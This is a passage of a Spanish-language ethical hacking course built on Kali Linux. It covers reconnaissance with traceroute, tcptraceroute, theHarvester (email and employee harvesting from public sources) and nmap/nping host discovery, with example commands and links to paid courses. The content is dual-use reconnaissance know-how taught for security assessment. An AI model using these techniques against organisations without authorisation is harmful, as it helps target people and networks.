


Imagen 4-5. Información de subdominios encontrados por dmitry

Aunque existe una opción en Dmitry, la cual permitiría obtener información sobre el dominio desde el sitio web de Netcraft, ya no es funcional. Pero la información puede ser obtenida directamente desde el sitio web de Netcraft.

https://searchdns.netcraft.com/




Imagen 4-6. Información sobre subdominios obtenidos desde netcraft.

Video del Webinar Gratuito: "Recopilar Información con Kali Linux"
https://www.reydes.com/d/?q=videos_2017#wgrikl20

4.4 Información de la Ruta

traceroute

https://linux.die.net/man/8/traceroute

Traceroute rastrea la ruta tomada por los paquetes desde una red IP, en su camino hacia un host especificado. Utiliza el campo TTL (Time To Live) del protocolo IP, e intenta provocar una respuesta ICMP TIME_EXCEEDED desde cada pasarela a través de la ruta hacia el host.

El único parámetro requerido es el nombre o dirección IP del host de destino. La longitud del paquete opcional es el tamaño total del paquete de prueba (por defecto 60 bytes para IPv4 y 80 para IPv6). El tamaño especificado puede ser ignorado en algunas situaciones o incrementado hasta un valor mínimo.

La versión de traceroute en los sistemas GNU/Linux utiliza por defecto paquetes UDP.

```
┌──(kali㉿kali)-[~]
└─$ traceroute --help

┌──(kali㉿kali)-[~]
└─$ sudo traceroute nmap.org
```




Imagen 4-7. Traza de la ruta realizada con traceroute

Tcptraceroute

https://linux.die.net/man/1/tcptraceroute

tcptraceroute es una implementación de la herramienta traceroute, la cual utiliza paquetes TCP para trazar la ruta hacia el host . Traceroute tradicionalmente envía ya sea paquetes UDP o paquetes ICMP ECHO con un TTL definido a uno, e incrementa el TTL hasta el destino sea alcanzado.

```
┌──(kali㉿kali)-[~]
└─$ tcptraceroute -h
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tcptraceroute nmap.org
```




Imagen 4-8. Traza de la ruta realizada con tcptraceroute.

Video del Webinar Gratuito: “Maltego”
https://www.reydes.com/d/?q=videos_2018#wgmce

4.5 Utilizar Motores de Búsqueda

theHarvester

https://github.com/laramies/theHarvester

theHarvester es una herramientas para obtener nombres de dominio, direcciones de correo electrónico, hosts virtuales, banners de puertos abiertos, y nombres de empleados desde diferentes fuentes públicas (motores de búsqueda, servidores de llaves pgp). Las fuentes son:

Passiva:

- anubis
- baidu
- binaryedge
- bing
- bingapi
- bufferoverun
- censys
- certspotter
- crtsh
- dnsdumpster
- duckduckgo
- fullhunt
- github-code
- google
- hackertarget
- hunter
- intelx
- linkedin
- linkedin_links
- n45ht
- omnisint
- otx
- pentesttools
- projecdiscovery
- qwant
- rapiddns
- rocketreach
- securityTrails
- shodan
- spyse
- sublist3r
- threatcrowd
- threatminer
- trello
- twitter
- urlscan
- vhost
- virustotal
- yahoo
- zoomeye

Activa:

- Fuerza bruta a DNS
- Capturas de pantalla

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -h

┌──(kali㉿kali)-[~]
└─$ theHarvester -d metasploit.com -l 200 -b google
```

La opción “-d” define el dominio a buscar o nombre de la empresa.

La opción “-l” limita el número de resultados a trabajar

La opción “-b” define la fuente de datos




Imagen 4-9. Correos electrónicos y nombres de host obtenidos desde Google


Video del Webinar Gratuito: “DeepWeb”
https://www.reydes.com/d/?q=videos#wgdw

Video del Webinar Gratuito: “Google Hacking”
https://www.reydes.com/d/?q=videos_2018#wggh

Video del Webinar Gratuito: “Shodan”
https://www.reydes.com/d/?q=videos_2019#wgs

5. Descubrimiento

El Curso Virtual de OSINT – Open Source Intelligence está disponible en video:
https://www.reydes.com/d/?q=Curso_de_OSINT



Después de recolectar la mayor cantidad de información sobre la red en evaluación desde fuentes externas; como motores de búsqueda; es necesario descubrir ahora las máquinas activas en el entorno. Es decir encontrar cuales son las máquinas disponibles o en funcionamiento, caso contrario no será posible continuar analizándolas, y se deberá continuar con la siguientes máquinas. También se debe obtener indicios sobre el tipo y versión del sistema operativo utilizado. Toda esta información será de mucha ayuda para el proceso donde se deben mapear las vulnerabilidades.

Este y otros temas se incluyen en los siguientes cursos:

Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

5.1 Identificar las máquinas

nmap

https://nmap.org/

Nmap "Network Mapper" o Mapeador de Puertos, es una herramienta open source para la exploración de redes y auditorías de seguridad. Nmap utiliza paquetes IP en bruto de maneras novedosas para determinar cuales hosts están disponibles en la red, cuales servicios (nombre y versión) estos hosts ofrecen, cuales sistemas operativos (y versión de SO) están ejecutándo, cual tipo de firewall y filtros de paquetes utilizan. Ha sido diseñado para escanear velozmente redes de gran envergadura, consecuentemente funciona también host únicos.

```
┌──(kali㉿kali)-[~]
└─$ nmap -h

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.0.58

┌──(kali㉿kali)-[~]
└─$sudo nmap -n -sn 192.168.0.0/24
```

La opción "-sn" le indica a nmap a no realizar un escaneo de puertos después del descubrimiento del host, y solo imprimir los hosts disponibles respondiendo al escaneo.

La opción "-n" le indica a nmap a no realizar una resolución inversa al DNS sobre las direcciones IP activas encontradas.

Nota: Cuando un usuario privilegiado intenta escanear host sobre una red ethernet local, se utilizan peticiones ARP, a menos sea especificada la opción "--send-ip", la cual indica a nmap a enviar paquetes mediante sockets IP en bruto, en lugar de tramas ethernet de bajo nivel.




Imagen 5-1. Escaneo de un rango de red con Nmap

nping

https://nmap.org/nping/

Nping es una herramienta open source para la generación de paquetes de red, análisis de respuesta y realizar mediciones en el tiempo de respuesta. Nping puede generar paquetes de red para una diversidad de protocolos, permitiendo a los usuarios un completo control sobre las cabeceras de los protocolos. Mientras Nping puede ser utilizado como una simple utilidad ping para detectar host activos, también puede ser utilizada como un generador de paquetes en bruto para pruebas de estrés en la pila de red, envenenamiento del cache ARP, ataque para la negación de servicio, trazado de la red, etc. Nping también permite un modo eco novato, lo cual permite a los usuarios ver como los paquetes cambian en tránsito entre los host de origen y de destino. Esto es muy bueno para entender las reglas del firewall, detectar corrupción de paquetes, y más.

```
$ nping -h

$ sudo nping  -c 10 192.168.0.58
```

